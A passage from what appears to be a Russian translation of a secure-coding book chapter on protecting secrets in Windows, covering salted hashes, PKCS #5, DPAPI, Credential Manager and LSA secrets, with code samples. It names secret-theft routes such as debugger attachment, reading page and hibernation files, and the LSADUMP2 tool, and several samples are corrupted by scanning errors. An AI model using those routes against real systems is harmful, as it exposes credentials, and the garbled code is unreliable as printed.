Существует масса способов получить доступ к секретной информации, хранимой в программе, одни из них очевидны, другие не очень — все зависит от способа хранения и защиты данных. Один из способов — простое считывание незашифрованных данных из источника, такого, как реестр или файл, Для предотвращения подобной атаки можно применить шифрование, но где хранить ключ? В системном реестре? Но как защитить сам ключ? Задача не столь тривиальна, как кажется на первый взгляд.

Допустим, вы решили хранить данные, применив новейший, никому пока не известный метод. (Звучит, как сказка о золотой рыбке, не так ли?) Например, вы создали превосходно написанное приложение, в котором секрет состоит из данных, поступающих из многих мест. Хеш полученного секрета применяется для аутентификации. На каком-то этапе вашему приложению все равно придется работать с секретными данными в открытом (незашифрованном) виде. Взломщику достаточно подключить к вашему процессу отладчик, установить точку останова в месте, где завершается сбор данных и затем считать их. И все. Один из способов предотвращения подобных атак в Windows NT и последующих ОС семейства — сократить число пользователей, обладающих привилегией Debug programs (Отладка программ). В комплекте ресурсов Microsoft Platform SDK эта привилегия называется *SeDebugPrivilege* или *SE_DEBUG_NAME* Она разрешает выполнять отладку процессов, работающих в контексте другой учетной записи. По умолчанию этой привилегией обладают только члены группы локальных администраторов,

Другая опасность заключается в асинхронном событии сброса страницы памяти с секретом в дисковый страничный файл. Имея доступ к файлу Pagefile.sys, атакующий получает возможность извлечь из него секретные данные. Есть и другой способ: считать секретную информацию из файла Hiberfil.sys, копии оперативной памяти, создаваемой при переводе компьютера в «спящий» режим. Другой, менее очевидный способ утечки секретной информации, — запись содержимого памяти в файл, выполняемая диагностической утилитой (например, Dr. Watson) при сбое приложения. Секретные данные попадут на диск, если они хранятся в программе открытым текстом.

Помните: «плохие парни» всегда администраторы на своих компьютерах, поэтому, установив вашу программу па своей машине, они с легкостью взломают ее.

Теперь, когда вы узнали, как можно воровать секреты, мы познакомим вас с тем, как их прятать.

Когда секрет хранить не обязательно

Иногда следует удостоверится, что другой участник обмена информацией знает общий секрет (например, пароль), в этом случае хранить сам секрет не обязательно, достаточно иметь *проверочное значение* (verifier), в качестве которого обычно

выступает криптографический хеш секрета. Например, если приложение должно проверять знание пользователем правильного пароля, достаточно сравнить хеш пароля, введенного пользователем, со значением, известным приложению. В этом случае достаточно хранить не сам пароль, только его хеш. Это значительно безопаснее, потому что даже в случае компрометации системы сам пароль получить не удастся (разве что методом полного перебора) — взломщик узнает только хеш.

Что такое хеш

Хеш-функция (hash function), или *функция дайджеста* (digest function), — это криптографический алгоритм, применяемый к цифровым данным и возвращающий для различных наборов данных уникальный результат фиксированной длины. Хеш одинаковых данных идентичен, но при изменении даже одного бита исходной информации, хеш полностью меняется. Обычная длина хеша — 128 или 160 бит, все зависит от алгоритма. Например, в созданном компанией RSA Data Security Inc. алгоритме MD5 длина хеша составляет 128 бит, а в SHA-1 [разработка Национального института стандартов и технологий (National Institute of Standards and Technology, NIST) и Агентства национальной безопасности (National Security Agency, NSA)] — 160 бит. (В настоящее время стандартной считается хеш-функция SHA-1. Однако NIST предложил Три новых разновидности SHA-1: SHA-256, SHA-384 и SHA-512. Microsoft CryptoAPI поддерживает MD4, MD5 и SHA-1, а .NET Framework - MD5, SHA-1, SHA-256, SHA-384 и SHA-512. (Самую свежую информацию о новых алгоритмах SHA вы найдете на Web-странице *csrc.nc-sl.nist.gov/cryptval/shs.html.*)

Как попытка определить исходное сообщение, так и его подбор на основе хеша — задачи практически не поддающиеся решению, так как на это потребуется слишком много времени даже на очень мощном компьютере. (Близкая аналогия — отпечаток пальцев. Он прекрасно идентифицирует человека, но сам по себе бесполезен, так как ничего не говорит о его личности.) Следует иметь в виду, что все сказанное особенно верно для больших объемов данных, а взломать хеш короткого слова довольно просто.

Хеш с модификатором данных

Чтобы усложнить взломщику задачу, часто добавляют модификатор хеша. *Модификатор* (salt) — это случайное число, которое добавляется к хешируемым данным и позволяет предотвратить «взлом по словарю», сильно усложняя задачу расшифровки сообщения. *Взломом по словарю* (dictionary attack) называется такая атака, когда пытаются расшифровать текст, подставляя известные слова и комбинации символов из предварительно созданного массива, или словаря. Незашифрованный модификатор присоединяется к хешируемым данным, при этом он должен быть достаточно случайным и создаваться с применением качественных криптографических алгоритмов генерации случайных значений (Подробнее об алгоритмах генерации случайных значений — в главе 8).

Создавать хеш с модификатором или простой верификатор с помощью функций CryptoAPI очень просто. Вот пример на C/C++:

```
// Создаем хеш сообщения с присоединенным модификатором.
if (!CryptCreateHash(hProv, CALG_SHA1, 0, 0, &hHash))
   throw GetLastError();
if (!CryptHashData(hHash, (LPBYTE)bSecret, cbSecret, 0))
   throw GetLastError();
if (!CryptHashData(hHash, (LPBYTE)bSalt, cbSalt, 0»
   throw  GetLastErrorO;

// Получаем длину готового хеша с модификатором.
DWORD cbSaltedHash = 0;
DWORD cbSaltedHashLen = sizeof (DWORD);

if (!CryptGetHashParam(hHash, HP_HASHSIZE, (BYTE*)&cbSaltedHash,
                    &cbSaltedHashLen, 0))
   throw GetLastErrorO;

// Получаем хеш с модификатором.
BYTE *pbSaltedHash = new BYTE[cbSaltedHash];
if (NULL == *pbSaltedHash) throw;

if(!CryptGetHashParam(hHash, HP_HASHVAL, pbSaltedHash,
   &cbSaltedHash, 0))
   throw GetLastErrorO;
```

А вот та же задача, решенная средствами C#:

```
using System;
using System.Security.Cryptography;
using System.IO;
using System.Text;
...
static byte[] HashPwd(byte[] pwd, byte[] salt) {
   SHA1 sha1 = SHA1.Create();
   UTF8Encoding utf8 = new UTF8Encoding();
   CryptoStream cs =
      new CryptoStream(Stream.Null, sha1, CryptoStreamMode.Write);
   cs.Write(pwd,0,pwd.Length);
   cs.Write(salt,0,salt.Length);
   cs.FlushFinalBlock();
   return sha1.Hash;
}
```

Файлы с текстами этих примеров вы найдете в папке *Secureco2\Chapter09\SaltedHash*. Выяснить, известен ли пользователю секрет, очень просто: берется секрет, к нему добавляется модификатор, полученный текст хешируется и сравнивается с полученным с сообщением значением. Функция *CryptGetHashParam* интерфейса Windows API добавляет данные к хешу и выполняет повторное хеширование, эта операция так же эффективна, как и только что описанная. Совпадение полученных значений свидетельствует, что пользователь знает секрет. Преимущество в том, что секрет нигде не хранится, а передается только проверочное значение (верификатор). Даже получив доступ к системе, взломщик узнает только верификатор, но не сами данные. Ему придется атаковать шифр «в лоб» или по

словарю. При удачном выборе паролей подобная атака нецелесообразна из за слишком большой трудоемкости.

Применение PKCS #5 для усложнения задачи взломщика

Как уже говорилось, во многих приложениях до хеширования к паролю добавляется модификатор — только после этого результат используется в качестве ключа шифрования или аутентификатора. Однако есть формальный способ получить *ключ* из удобочитаемого пароля — это метод PKCS #5 (Public-Key Cryptography Standard). Это один из примерно дюжины стандартов, одобренных RSA Data Security и лидерами отрасли, в том числе Microsoft, Apple и Sun Microsystems. Стандарт PKCS #5 описан в RFC 2898 (*http://www.ietf.org/rfc/rfc2898.txt*).

В PKCS#5 пароль с модификатором хешируется несколько сотен или тысяч раз подряд. Или, если быть совсем точным, так работает алгоритм PBKDF1 (Password-Based Key Derivation Function #1) — наиболее популярный вариант PKCS #5. Другой вариант, PBKDF2, немного отличается: в нем применяется генератор псевдослучайных чисел. В этой книге всюду, где мы упоминаем PKCS #5, подразумевается PBKDF1.

Основное назначение PKCS #5 — защита от атак по словарю, так как при переборе паролей на обсчет каждого уходит много процессорного времени. Во многих программах хранят только хеш пароля, а при аутентификации хеш вЕ;еденного пользователем пароля просто сравнивается с имеющимся в системе. Бы значительно затрудните задачу хакеру, храня не хеш, а значение, вычисленное но методу PKCS #5.

Чтобы взломать пароль, атакующему придется повторно выполнять следующ ie операции для каждого возможного пароля.

1. Создать или достать где-то файл со словарем.
2. Сгенерировать возможный пароль.
3. Выбрать модификатор,
4. Выбрать число итераций.
5. Вычислить выбранное число раз хеш-функцию PKCS #5.

Если длина модификатора велика, по крайней мере 64 бита, то, чтобы вычисли гь пароль, взломщику придется перепробовать на 2^{64} комбинаций больше (или 2^{63}, если предположить, что подобрать пароль удастся, перепробовав примерно половину возможных комбинаций). Таким образом, атака значительно усложняется.

Бы можете хранить информацию о числе итераций, модификаторе и результате работы алгоритма PKCS #5. Когда пользователь вводит пароль, достаточно применить PKCStf5 указанное число раз и с заданным модификатором. Если полученное значение совпадает с хранимым, можно с большой степенью уверенности утверждать, что пользователь ввел правильный пароль.

В этом примере на C# демонстрируется генерация ключа на основе ключевой фразы:

```
static byte[] DeriveBytes(string pwd, byte[] salt, int iter) {
    PasswordDeriveBytes p =
        new PasswordDeriveBytes(pwd,salt,"SHA1",iter);
    return p.GetBytes(16);
}
```

Заметьте: стандартные криптопровайдеры CryptoAPI в Windows не поддерживают напрямую PKCS #5, однако есть функция *CryptDeriveKey*, которая обеспечивает примерно такой же уровень защиты.

Как видите, хранить пароль и напрашиваться на неприятности совершенно не обязательно.

Внимание! Описанное решение не лишено недостатка: иногда модификатор оказывается бесполезным! Допустим, вы решили использовать PKCS #5 или хеш-функцию для проверки того, является ли пользователь тем, за кого себя выдает. Для пущей безопасности приложение хранит большой качественный модификатор для пользователя в базе данных по аутентификации. Но если взломщик получит возможность пытаться сколько угодно много раз выполнять вход как пользователь, то ценность модификатора сводится на нет — хакеру достаточно всего лишь угадать пароль. Почему? Да потому, что модификатор поступает из хранилища, а не от пользователя. В данном случае модификатор защищает от прямой атаки базы данных паролей, но не спасает, если приложение выполняет хеширование от имени пользователя.

Получение секретных данных от пользователя

Наиболее безопасный путь хранения и защиты секретов заключается в получении секретной информации от пользователя только тогда, когда она нужна. Короче говоря, если надо принять пароль от пользователя, предложите ему ввести пароль, используйте полученные данные и по завершении операции немедленно уничтожьте их. Однако зачастую подобная процедура работы с секретными данными неприменима. Чем больше паролей приходится помнить пользователю, тем выше вероятность, что он станет применять одно и то же секретное слово (или фразу) во всех ситуациях, таким образом сводя на нет защиту и надежность системы. По этой причине обратимся к более сложным способам хранения секретных данных, когда пользователю не придется держать секретную информацию в голове.

Защита секретов в Windows 2000 и следующих ОС семейства

Для сохранения секретных данных пользователя в Windows 2000 применяют функции *CryptProtectData* и *CryptUnprotectData* API-интерфейса DPAPI (Data Protection API). DPAPI поддерживает два способа хранения секретов: когда доступ к данным предоставляется только их владельцу и когда данные доступны любому пользователю компьютера. В последнему случае нужно установить флаг *CRYPTPROTECT_LOCAL_MACHINE* в поле *dwFlags*, однако при этом вам придется назначить надежный ACL папке, разделу реестра или файлу, где хранятся данные, созданные функциями DPAPI. Например, чтобы предоставить доступ к защищенным данным на компьютере всем членам группы Accounting (бухгалтерия), следует создать список ACI. с записями для следующих групп:

- Administrators: Full Control (Администраторы: Полный доступ);
- Accounting: Read (Чтение).

На деле при вызове функций DPAPI из службы разработчики часто используют учетную запись службы в домене, которая обладает минимальными привилегиями на сервере. Интерактивные доменные учетные записи прекрасно работают с *CryptProtectData* однако, если служба олицетворяет запросившего ее пользователя, система не загружает его профиль. Поэтому служба или приложение должны загрузить профиль пользователя вызовом *LoadUserProfile* Загвоздка в том, что для вызова этой функции процессу требуется привилегия на архивирование и восстановление данных.

Пользователь может шифровать и расшифровывать собственные данные с любого компьютера, по только при наличии перемещаемого профиля и защиты данных с применением флага *CRYPTPROTECT_LOCAL_MACHINE.*

Функция *CryptProtectData* также поддерживает проверку целостности шифрованных данных по алгоритму MAC.

Внимание! Любые доступные вам данные, защищенные DPAPI (да, в принципе, любым другим механизмом защиты), доступны из любых программ, работающих в контексте вашей учетной записи. Мораль проста: не запускайте на исполнение код, которому не доверяете.

Самый популярный вопрос о DPAPI

Вопрос. Могу ли я средствами DPAPI зашифровать данные под одной учетной записью, а расшифровывать — под другой?

Ответ. Да. При вызове функции *CryptProtectData* с флагом *CRYPTPROTECT_LOCAL_MACHINE* данные шифруются машинным ключом, а не производным от пароля пользователя. Это означает, что любой пользователь данного компьютера в состоянии расшифровать данные, вызвав *CryptProtectData.* Чтобы предотвратить расшифровку данных посторонними, не забудьте защитить их списком управления доступом (ACL), а также передать нужное значение в параметре *pOptionalEntropy.*

Второй по популярности вопрос о DPAPI

Вопрос. Как предотвратить доступ (то есть расшифровку данных) из другой программы, выполняющейся под той же учетной записью?

Ответ. В современных условиях нет удовлетворительного способа решения этой проблемы, так как все приложения, работающие в контексте одного пользователя, имеют равный доступ к данным. Однако если при вызове *CryptProtecData* в поле *pOptionalEntropy* передать дополнительный пароль или случайное значение, то данные будут зашифрованы ключом, состоящим из объединения этого значения и пароля пользователя. Чтобы расшифровать данные, придется передать в *CryptUnprotectData* такое же значение, то есть его придется помнить! Некоторые программы передают

фиксированное случайное значение (примерно 16 байт), другие — комбинацию из фиксированного значения и имени пользователя и/или некоторыми другими определенными пользователем данными.

Внимание! Защищая данные путем установки флага *CRYPTPROTECT_LOCAL_MACHINE,* обязательно делайте резервную копию шифрованного текста. В противном случае при критическом сбое компьютера, сопровождающимся разрушением операционной системы, ключ потеряется и доступ к данным станет невозможным,

Хотя это и не рекомендуется, но, если процесс выполняется с высокими привилегиями или как SYSTEM, в Windows 2000/XP можно воспользоваться *LsaStorePrivateData* и *LsaRetrievePrivateData* — API-функциями для хранения секретов диспетчера локальной безопасности LSA. Нежелательность применения этих секретов обусловлена тем, что LSA способен хранить не более 4096 секретов, причем половина (2048) уже зарезервирована для ОС. Как видите, секреты — очень ограниченный ресурс. Лучше пользуйтесь DPAPI. Детальнее о секретах LSA я расскажу в разделе "Защита секретов в Windows NT 4».

В следующем примере демонстрируется, как сохранять и восстанавливать данные с помощью функций DPAPI (исходный текст есть в папке *Secureco2\Chapter09\DPAPI*).

```
// Защищаемые данные.
DATA_BLOB blobIn;
blobIn.pbData = reinterpret_cast<BYTE *>("This is my secret data.";
blobIn.cbData = lstrlen(reinterpret_cast<char *>(blobIn.pbData))+1;

// При необходимости получаем случайные данные вызовом внешней функции.
DATA_BLOB  blobEntropy;
blobEntropy.pbData = GetEntropyFromUser();
blobEntropy.cbData = lstrlen(
   reinterpret_cast<char *>(blobEntropy.pbData));

// Шифруем данные.
DATA_BLOB blobOut;
DWORD dwFlags = CRYPTPROTECT_AUDIT;
if(CryptProtectData(
   &blobIn,
   L"Writing Secure Code Example",
   &blobEntropy,
   NULL,
   NULL,
   dwFlags,
   &blobOut))   {
   printf("Данные успешно зашифрованы.\n");
} else {
   printf("Ошибка вызова CryptProtectData() -> %x",
      GetLastError());
```

```
    exit(-1);
}

// Расшифровка данных.
DATA_BLOB blobVerify;
if (CryptUnprotectData(
    &blobOut,
    NULL,
    &blobEntropy,
    NULL,
    NULL,
    0,
    &blobVerify)) {
    printf("Расшифрованные данные: %s\n", blobVerify .pbData);
} else {
    printf("Ошибка вызова CryptUnprotectData() - > %x",
        GetLastError());
    exit(-1);
}

LocalFree(blobOut.pbData);
LocalFree(blobVerify.pbData);
```

Примечание Подробнее о внутренних механизмах работы DPAPI — на Web-странице *http://msdn.microsoft.com/library/en-us/dnsecure/html/windataprotection-dpapi.asp.*

Частный случай: реквизиты пользователя в Windows XP

В Windows XP есть особый компонент Stored User Names and Passwords (Сохранение имен пользователей и паролей), который унифицирует храпение и делает работу с паролями и другими реквизитами пользователей (например закрытыми ключами) проще и безопаснее. Настоятельно рекомендуем при разработке приложения, в котором приходится запрашивать и хранить реквизиты пользователя, задействовать этот механизм. Его преимущества очевидны:

- поддержка различных типов реквизитов, в том числе паролей и ключей на смарт-картах;
- поддержка безопасного хранения реквизитов средствами DPAPI;
- отсутствие необходимости создавать собственный пользовательский интерфейс — ОС предоставляет свое диалоговое окно, в которое вы вправе добавить изображение по своему выбору.

Stored User Names and Passwords поддерживает реквизиты двух типов: доменов Windows и общего типа. Первые нужны различным компонентам ОС и доступны только через компонент аутентификации, например Kerberos. Доступ к доменным реквизитам также возможен через специально созданный пользовательский *интерфейс* SSPI (Security Support Provider Interface). Состав реквизитов общего типа определяется особенностями приложения, и они применяются я программах, где

действуют собственные механизмы аутентификации и авторизации, например в программе бухгалтерского учета с собственной таблицей данных по безопасности в СУБД на базе SQL.

В следующем примере (см. папку *Secureco2\Chapter09\Cred*)показано, как запрашивать реквизиты общего типа.

```
Л
   Cred.cpp
*/
#include <stdio.h>
#include <windows.h>
ffinclude<wincred.h>

CREDUI_INFO cui;
cui.cbSize = sizeof CREDUI_INFO;
cui.hwndParent = NULL;
cui.pszMessageText =
   TEXT("Пожалуйста, введите пароль вашей учетной записи
         в Northwind Traders Accounts.");
cui.pszCaptionText = TEXT("Northwind Traders Accounts") ;
cui.hbmBanner = NULL;

PCTSTR pszTargetName = TEXT("NorthwindAccountsServer");
DWORD  dwErrReason = 0;
Char   pszName[CREDUI_MAX_USERNAME_LENGTH+1];
Char   pszPwd[CREDUI_MAX_PASSWORD_LENGTH+1];
DWORD  dwName = CREDUI_MAX_USERNAME_LENGTH;
DWORD  dwPwd = CREDUI_MAX_PASSWORD_LENGTH;
BOOL   fSave = FALSE;
DWORD  dwFlags =
       CREDUI_FLAGS_GENERIC_CREDENTIALS |
       CREDUI_FLAGS_ALWAYS_SHOW_UI;

// Обнуляем параметры имени пользователя и пароля,
ZeroMemory(pszName, dwName);
ZeroMemory(pszPwd, dwPwd);

DWORD err = CredUIPromptForCredentials(
             &cui,
             pszTargetName,
             NULL,
             dwErrReason,
             pszName,dwName,
             pszPwd,dwPwd,
             &fSave,
             dwFlags);

if  (err)
   printf("Ошибка вызова CredUIPromptForCredentials() -> %d",
         GetLastError());
```

```
else {
   // Предоставляем доступ к приложению Northwind Traders Accounting
   // с параметрами pszName и pszPwd по защищенному каналу.
}
```

Эта программа открывает диалоговое окно, показанное на рис. 9-1. Заметьте: поля имени пользователя и пароля уже заполнены, если реквизиты для сервера (в нашем случае это NorthwindAccountsServer) уже есть в кэше DPAPI.

Рис. 9-1. *Диалоговое окно диспетчера реквизитов Credential Manager с заполненными полями имени пользователя и пароля*

Можно также вызвать функцию командной строки *CredUICmdLinePromptForCredentials*, но она не выводит диалоговое окно.

Наконец, если имеющиеся функции пользовательского интерфейса вам не подходят, предусмотрен целый набор низкоуровневых функций, описанных в документации к Platform SDK, — с ними вы наверняка решите свою задачу,

Внимание! Помните: подложной программе, выполняемой в вашем контексте безопасности, доступны все ваши данные, в том числе и реквизиты, защищенные описанным в этом разделе механизмом.

Защита секретов в Windows NT 4

В Windows NT 4 нет DPAPI, но она поддерживает CryptoAPI и ACL-списки. Обычно данные в этой ОС защищают в следующей последовательности.

1. Вызовом *CryptGenRandom* создается случайный ключ.
2. Ключ сохраняется в реестре.
3. Разделу реестра назначается ACL с полным доступом для Creator/Owner и Administrators.
4. Страдающим паранойей предлагается дополнительно защитить ресурс, разместив ACE-запись для аудита (SACL), — это позволит отслеживать доступ к нему.

Операции шифрования и расшифровки данных доступны только создателю ключа и локальному администратору. Это не обеспечивает идеальной защиты, ЕЮ по крайней мере позволяет поднять планку безопасности на существенно более

высокий уровень. Конечно же, если вы любезно «пригласите» на свой компьютер «троянца», утаить от него ключ и предотвратить расшифровку данных не удастся.

Как я уже говорил, вы также вправе воспользоваться секретами LSA (то есть функциями *LsaStorePrivateData* и *LsaRetrievePrivateData*). Секреты LSA бывают четырех типов: локальные, глобальные, машинные и частные данные. Первые доступны только для чтения и только с машины (не через сеть), на которой хранятся. При попытке удаленного чтения возвращается ошибка доступа. У локальных секретов LSA имена начинаются с префикса *LS*. Глобальные секреты LSA, созданные на одном из контроллеров домена, автоматически копируются на все остальные контроллеры данного домена. Имена глобальных секретов LSA начинаются с *G$*, К машинным секретам LSA доступ предоставляется только операционной системе, а их имена начинаются с *MS*. *Частные* (private) секреты LSA, в отличие от всех остальных специализированных типов, не начинаются с префикса. Такие данные не копируются на все контроллеры и доступны для чтения как с локального, так и удаленного компьютера. Следует иметь в виду, что пароли учетных записей служб не доступны через сеть и начинаются с префикса *SC_*. Есть и другие префиксы, о них вы можете узнать, обратившись к описанию функции *LsaStorePrivateData* в библиотеке MSDN.

Отличия секретов LSA и интерфейса DPAPI

Вы должны знать, чем отличаются эти две технологии защиты данных:

- количество секретов LSA ограничено 4096 объектами, а DPAPI-объем защищаемых данных ничем не ограничен;
- программа с поддержкой LSA сложна, а приложение на базе создается DPAPI просто;
- DPAPI добавляет к данным информацию проверки целостности, а LSA — нет;
- LSA хранит данные «от имени и по поручению» приложения, DPAPI же возвращает программе большой бинарный объект шифрованной информации, а та уже сама решает, где его хранить;
- чтобы получить доступ к LSA, приложение должно работать в контексте администратора. DPAPI-данные доступны всем пользователям за исключением тех, кому доступ явно запрещен в списках ACL, закрепленных за зашифрованными данными.

Чтобы сохранить или получить секретные данные LSA, приложение должно получить дескриптор объекта политики LSA. Вот пример функции C++, которая открывает объект политики:

```
// LSASecrets.cpp : Определяет точку входа консольного приложения,
#include <windows.h>
#include <stdio.h>
#include "ntsecapl.h"
bool InitUnicodeString(LSA_UNICODE_STRING* pUs, const WCHAR* input){
   DWORD len = 0;
   if(!pUs)
```

```
        return false;
    if(input){
        len = wcslen(input);
        if(len > 0x7ffe) // Если длина меньше 32k, то возвращается FALSE;
    }
    pUs->Buffer = (WCHAR*)input;
    pUs->Length = (USHORT)len * sizeof(WCHAR);
    pUs->MaximumLength = (USHORT)(len + 1) * sizeof(WCHAR);
    return true;
}

LSA_HANDLE GetLSAPolicyHandle(WCHAR *wszSystemName) {
    LSA_OBJECT_ATTRIBUTES ObjectAttributes;
    ZeroMemory(&ObjectAttributes, sizeof(ObjectAttributes));
    LSA_UNICODE_STRING lusSystemName;

    if(!InitUnicodeString(&lusSystemName, wszSystemName))return NULL;
    LSA_HANDLE hLSAPolicy = NULL;
    NTSTATUS ntsResult = LsaOpenPolicy(&lusSystemName,&ObjectAttributes,
        POLICY_ALL_ACCESS,
        &hLSAPolicy);
    DWORD dwStatus = LsaNtStatusToWinError(ntsResult);
    if (dwStatus != ERROR_SUCCESS) {
        wprintf(L"OpenPolicy returned %lu\n", dwStatus);
        return NULL;
    }
    return hLSAPolicy;
}
```

Следующий пример (см. папку *Secureco2\Chapter09\LSASecrets*)показывает, как секреты LSA применяются дая шифрования и расшифровки;

```
DWORD WriteLsaSecret(LSA_HANDLE hLSA,
            WCHAR *wszSecret, WCHAR *wszName)
{
    LSA_UNICODE_STRING lucName;
    if(! InitUnicodeString(&lucName, wszName))
        return ERROR_INVALID_PARAMETER;
    LSA_UNICODE_STRING lucSecret;
    if(!InitUnicodeString(&lucSecret, wszSecret))
        return ERROR_INVALID_PARAMETER;

    NTSTATUS ntsResult = LsaStorePrivateData(hLSA,&lucName, &lucSecret);
    DWORD dwStatus = LsaNtStatusToWinError(ntsResult);
    if (dwStatus != ERROR_SUCCESS)
        wprintf(L"Не удалось сохранить частный объект %lu\n",dwStatus);
    return dwStatus;
}

DWORD ReadLsaSecret(LSA_HANDLE hLSA,DWORD dwBuffLen,
                WCHAR *wszSecret, WCHAR *wszName)
```

```
}
   LSA_UNICODE_STRING lucName;
   if(!InitUnicodeString(&lucName, wszName))
      return ERROR_INVALID_PARAMETER;

   PLSA_UNICODE_STRING plucSecret = NULL;
   NTSTATUS ntsResult = LsaRetrievePrivateData(hLSA,
      &lucName, &plucSecret);
   DWORD dwStatus = LsaNtStatusToWinError(ntsResult);
   if (dwStatus != ERROR_SUCCESS)
      wprintf(L" Не удалось сохранить частный объект %lu\n",dwStatus);
   else
      wcsncpy(wszSecret, plucSecret->Buffer,
      min((plucSecret->Length)/sizeof WCHAR,dwBuffLen));
   if (plucSecret)
      LsaFreeMemory(plucSecret);
   return dwStatus;
}

int main(int argc, char* argv[]) {
   LSA_HANDLE hLSA = GetLSAPolicyHandle(NULL);
   WCHAR *wszName = L"L$WritingSecureCode";
   WCHAR *wszSecret = L"My Secret Data!";
   if (WriteLsaSecret(hLSA, wszSecret, wszName) == ERROR_SUCCESS) {
      WCHAR wszSecretRead[128];
      if (ReadLsaSecret(hLSA,sizeof wszSecretRead / sizeof WCHAR,
         wszSecretRead,wszName) == ERROR_SUCCESS)
         wprintf(L"Секрет LSA '%s' это '%s'\n",wszName,wszSecretRead);
   }

   if (hLSA) LsaClose(hLSA);
   return 0;
}
```

Удаляют секрет LSA, присваивая параметру *LsaStorePrivateData* значение NULL.

Примечание Секреты, защищенные LSA, доступны локальным администраторам, для этого достаточно задействовать утилиту LSADUMP2.exe, созданную компанией BindView (*http://razor.bindview.com/tools/desc/lsadump2_-readme.html*). Понятно, что администратор может делать с секретом что угодно!

Защита секретов в Windows 95/98/Me и Windows CE

Windows 95/98/Me и Windows CE (последняя устанавливается на карманных компьютерах) — поддерживают CryptoAPI, но не поддерживают списки ACL. Разместить секретные данные в таком ресурсе, как реестр или файл просто, но где спрятать ключ, которым они зашифрованы? Также в системном реестре? И кто его защи-

тит в условиях полного отсутствия ACL? Трудная задачка. Поэтому перечисленные системы нельзя применять в безопасных средах. Можно попытаться скрыть секреты, но найти их намного проще, чем в Windows NT 4 или Windows 2000/XP. Короче говоря, конфиденциальные данные (например, медицинские сведения) в Windows 95/98/Me или Windows CE разрешается хранить только при условии, что ключ шифрования поступает от пользователя или из внешнего источника.

При работе в таких «небезопасных» ОС можно создавать ключ вызовом *CryptGenRandom*, сохранять его в реестре и шифровать ключом, полученным из данных, имеющихся на устройстве, таких как название тома, имя устройства, номер видеоплаты и т.п. Программе придется считывать код устройства, чтобы получить ключ и расшифровать нужный параметр реестра. Однако если взломщику удастся определить, что используется в качестве материала для ключа, то приложив определенные усилия, он получит и сам ключ. Тем не менее вы и так усложнили задачу хакеру, так как теперь для достижения цели ему придется выполнить больше операций. У этой медали есть и другая сторона: при переходе на новое оборудование исходный материал для ключа будет потерян. Описанное решение вряд ли назовешь идеальным, однако в отсутствие защиты и это хорошо, если речь идет о не особо важных данных.

В разделе HKEY_LOCAL_MACHINE\HARDWARE реестра ОС Windows 95/98/Me масса аппаратно-зависимых данных, которые вполне годятся для генерации ключа. Это не безукоризненное решение, но все-таки лучше, чем ничего. Итак, познакомимся с некоторыми способами получения системной информации для генерации ключа.

Получение информации об устройстве средствами PnP

Поддержка механизма Plug and Play в Windows 98, Windows 2000 и последующих ОС этих семейств позволяет разработчику получать информацию о системном оборудовании. Это достаточно замысловатая информация, и она вполне может стать основанием для создания ключа защиты данных, которые не должны покидать компьютер. В примере показано, как это сделать: программа перечисляет устройства на компьютере, получает описание устройств и на основании этих данных создает хеш SHA-1, который служит материалом ключа для временных данных. Больше о функциях управления устройствами рассказывается на Web-странице *http://msdn.microsoft.com/library/en-us/devio/deviceman_7u9f.asp*.

```
#include "windows.h"
#include "wincrypt.h"
ffinclude "initguid.h"
#include "Setupapi.h"
#include "winioctl.h"
ffinclude "strsafe.h"
// Эти константы определены в комплекте для разработки драйверов (DDK),
// но не у каждого он есть!
DEFINE_GUID( GUID_DEVCLASS_CDROM,     \
          Ox4d36e965L, Oxe325, 0x11ce, 0xbf, 0xc1,
          0x08, 0x00, Ox2Ь, Oxe1, 0x03, 0x18 );
DEFINE_GUID( GUID_DEVCLASS_NET,  \
          0x4d36e972L, Oxe325, Ox11ce, 0xbf, 0xc1,
```

```
        0x08, 0x00, 0x2b, 0xe1, 0x03, 0x18 );
DEFINE_GUID( GUID_DEVCLASS_DISPLAY, \
        0x4d36e968L, 0xe325, 0x11ce, 0xbf, 0xc1,
        0x08, 0x00, 0x2b, 0xe1, 0x03, 0x18 );
DEFINE_GUID( GUID_DEVCLASS_KEYBOARD, \
        0x4d36e96bL, 0xe325, 0x11ce, 0xbf, 0xc1,
        0x08, 0x00, 0x2b, 0xe1, 0x03, 0x18 );
DEFINE_GUID( GUID_DEVCLASS_MOUSE,    \
        0x4d36e96fL, 0xe325, 0x11ce, 0xbf, 0xc1,
        0x08, 0x00, 0x2b, 0xe1, 0x03, 0x18 );
DEFINE_GUID( GUID_DEVCLASS_SOUND,    \
        0x4d36e97cL, 0xe325, 0x11ce, 0xbf, 0xc1,
        0x08, 0x00, 0x2b, 0xe1, 0x03, 0x18 );
DEFINE_GUID( GUID_DEVCLASS_USB,   \
        0x36fc9e60L, 0xc465, 0x11cf, 0x80, 0x56,
        0x44, 0x45, 0x53, 0x54, 0x00, 0x00 );
DEFINE_GUID( GUID_DEVCLASS_DISKDRIVE, \
        0x4d36e967L, 0xe325, 0x11ce, 0xbf, 0xc1,
        0x08, 0x00, 0x2b, 0xe1, 0x03, 0x18 );
DEFINE_GUID( GUID_DEVCLASS_PORTS,    \
        0x4d36e978L, 0xe325, 0x11ce, 0xbf, 0xc1,
        0x08, 0x00, 0x2b, 0xe1, 0x03, 0x18 );
DEFINE_GUID( GUID_DEVCLASS_PROCESSOR, \
        0x50127dc3L, 0x0f36, 0x415e, 0xa6, 0xcc,
        0x4c, 0xb3, 0xbe, 0x91, 0x0B, 0x65 );

DWORD GetPnPStuff(LPGUID pGuid, LPTSTR szData, DWORD cData) {

   HDEVINFO hDevInfo = SetupDiGetClassDevs(NULL,
      NULL,
      NULL,
      DIGCF_PRESENT | DIGCF_ALLCLASSES);

   if (INVALID_HANDLE_VALUE == hDevInfo)
      return GetLastError();

   // Перечисляем все устройства.
   SP_DEVINFO_DATA did;
   did.cbSize = sizeof(SP_DEVINFO_DATA);

   for (int i = 0;
      SetupDiEnumDeviceInfo(hDevInfo,i,&did);
      i++) {

         // Отбираем нужное нам устройство.
         if (*pGuid != did.ClassGuid)
            continue;

         const DWORD cBuff = 256;
         char  Buff[cBuff];
         DWORD dwRegType = 0, cNeeded = 0;
```

```
            if (SetupDiGetDeviceRegistryProperty(hDevInfo,
               &did,
               SPDRP_HARDWAREID,
               &dwRegType,
               (PBYTE)Buff,
               cBuff,
               &cNeeded))
               // Возможна потерн данных, но это не страшно.
               if (cData > cNeeded) {
                  StringCchCat(szData,cData,"\n\t");
                  StringCchCat(szData,cData,Buff);
               }
         }

         return 0;
}

DWORD CreateHashFromPnPStuff(HCRYPTHASH hHash) {
   struct {
      LPGUID guid;
      _TCHAR *szDevice;
   } device [] =
   {
